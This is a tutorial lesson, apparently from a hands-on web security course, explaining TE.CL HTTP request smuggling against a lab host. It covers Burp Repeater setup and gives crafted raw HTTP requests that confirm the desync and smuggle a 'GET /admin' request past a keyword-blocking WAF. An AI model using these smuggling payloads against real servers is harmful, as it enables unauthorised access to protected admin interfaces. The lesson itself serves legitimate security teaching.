
# TE.CL

In this section, we will look at a setup where the reverse proxy parses the TE header and the web server uses the CL header to determine the request length. This is called a TE.CL request smuggling vulnerability. TE.CL vulnerabilities have to be exploited differently than CL.TE vulnerabilities. We will also showcase how to use request smuggling vulnerabilities to bypass security measures such as Web Application Firewalls (WAFs).


## Foundation

#### Burp Suite Settings


To send the requests shown in this section, we need to manipulate the CL header. To do this in Burp Repeater we need to tell Burp to not automatically update the CL header. We can do this in Burp Repeater by clicking on the Settings Icon next to the Send button and unchecking the Update Content-Length option:



Additionally, we need to create a tab group in Burp Repeater. We can add two repeater tabs to a tab group by right-clicking any repeater request tab and selecting Add tag to group > Create tab group:



We can then select the requests we want to add to the group. Having multiple requests in a tab group gives us the option to send the requests in sequence which we will have to do to exploit the lab below. We can do so by selecting our tab group and clicking on the arrow next to the Send button. We can then select Send group in sequence (single connection). When we now click on Send, all tabs in the tab group are sent subsequently via the same TCP connection:



#### TE.CL Request Smuggling

Before jumping into our lab for this section, let's discuss the theory behind a TE.CL vulnerability and how we can exploit it. As described above, this type of vulnerability arises if the reverse proxy uses chunked encoding while the web server uses the CL header. Consider a request like the following:

Code: http

POST / HTTP/1.1  
Host: tecl.htb  
Content-Length: 3  
Transfer-Encoding: chunked  
  
5  
HELLO  
0

Let's look at the above request from the reverse proxy's perspective first. The reverse proxy uses chunked encoding, thus it parses the request body to contain a single chunk with a length of 5 bytes:

HELLO

The 0 afterward is parsed as the empty chunk, thus signaling that the request body is concluded. In particular, we can see that the reverse proxy consumes all data we sent from the TCP stream such that no data is left (exactly how it should be). The reverse proxy then forwards the bytes we sent in our HTTP request to the web server.

Now let's look at the request from the web server's perspective. The web server uses the CL header to determine the request length. The CL header gives a length of 3 bytes, meaning the request body is parsed as the following 3 bytes:

5\r\n

In particular, the bytes HELLO\r\n0\r\n\r\n are not consumed from the TCP stream. This means that the web server thinks this marks the beginning of a new HTTP request. Again, we successfully created a desynchronization between the reverse proxy and the web server since the reverse proxy and web server disagree on the request boundaries.

Now let's discuss what happens if the next request arrives. Let's assume the next request that hits the reverse proxy looks like this:

Code: http

GET / HTTP/1.1  
Host: tecl.htb

Now let's look at the complete TCP stream containing both these subsequent requests. Again, we are going to look at it from the perspective of the reverse proxy first. According to the reverse proxy, the TCP stream should be split into the two requests like this (red marks the first request while green marks the second request):

POST / HTTP/1.1  
Host: tecl.htb  
Content-Length: 3  
Transfer-Encoding: chunked  
  
5  
HELLO  
0  
  
GET / HTTP/1.1  
Host: tecl.htb


We can see that the first request's body ends after the empty chunk and the subsequent request starts with the GET keyword. Now let's look at it from the perspective of the web server:

POST / HTTP/1.1  
Host: tecl.htb  
Content-Length: 3  
Transfer-Encoding: chunked  
  
5  
HELLO  
0  
  
GET / HTTP/1.1  
Host: tecl.htb


Since the web server thinks the first request ends after the bytes 5\r\n, the bytes HELLO\r\n0\r\n\r\n are prepended to the subsequent request. In this case, the web server will most likely respond with an error message since the bytes HELLO are not a valid beginning of an HTTP request.

## Identification

When looking at our web application, we can see the same website from the last couple of sections. However, this time there is a WAF in place that blocks us from accessing the admin panel. Let's try to confirm that the lab is vulnerable to a TE.CL request smuggling vulnerability. To do so, we can use the two requests shown above. Make sure to copy the requests to Burp Repeater, uncheck the Update Content-Length option, and create a tab group for the two requests. When we now send the tab group over a single connection, we can observe the following behavior. The first request is parsed normally and the response contains the vulnerable site:



However, the second request was influenced and the web server responded with an error message for the reasons discussed above:



Thus, we successfully confirmed that the setup is vulnerable to a TE.CL request smuggling vulnerability since we influenced the second request with the first one.

## Exploitation

Now let's investigate how we can exploit the TE.CL vulnerability to bypass the WAF and access the admin panel. In our lab, the WAF works by simply blocking all requests containing the keyword admin in the URL. We can bypass the WAF by sending the following two requests subsequently via a single TCP connection in a Burp Repeater tab group:

Code: http


GET /404 HTTP/1.1  
Host: tecl.htb  
Content-Length: 4  
Transfer-Encoding: chunked  
  
27  
GET /admin HTTP/1.1  
Host: tecl.htb  
  
  
0

and


Code: http

GET /404 HTTP/1.1  
Host: tecl.htb

The response to the first request contains the expected 404 response:



However, the second response is an HTTP 200 status code and contains the admin panel, so we successfully bypassed the WAF:



Let's look at the TCP stream to figure out what exactly happened. Let's look at it from the WAF's view first:

GET /404 HTTP/1.1  
Host: tecl.htb  
Content-Length: 4  
Transfer-Encoding: chunked  
  
27  
GET /admin HTTP/1.1  
Host: tecl.htb  
  
  
0  
  
GET /404 HTTP/1.1  
Host: tecl.htb

The WAF uses the TE header to determine the first request's body length. The first chunk contains 0x27 = 39 bytes. The second chunk is the empty chunk which terminates the request. The WAF thus sees two GET requests to /404. Since none of these requests contain the blacklisted keyword admin in the URL, the WAF does not block any of the two requests and forwards the bytes via the TCP connection to the web server.

Now let's look at the TCP stream from the web server's view:

GET /404 HTTP/1.1  
Host: tecl.htb  
Content-Length: 4  
Transfer-Encoding: chunked  
  
27  
GET /admin HTTP/1.1  
Host: tecl.htb  
  
  
0  
  
GET /404 HTTP/1.1  
Host: tecl.htb

The web server uses the CL header to determine the first request's body length. Since the CL header gives a length of 4 bytes, the web server parses the first request up until 27\r\n. The following data marks the beginning of the next request. So the web server sees three requests in the TCP stream: a GET request to 404 to which it responds with a 404 page since that URL does not exist, a GET request to /admin to which it responds with the admin panel, and a third request that has invalid syntax. We can confirm this by looking at the web server log which clearly shows the three requests:

Code: bash

<SNIP>  
[2023-01-27 16:33:38 +0000] [215] [DEBUG] GET /404  
[2023-01-27 16:33:38 +0000] [215] [DEBUG] GET /admin  
[2023-01-27 16:33:38 +0000] [215] [DEBUG] Invalid request from ip=127.0.0.1: Invalid HTTP request line: ''  
<SNIP>

Since we receive the response that contains the admin panel, we successfully bypassed the WAF.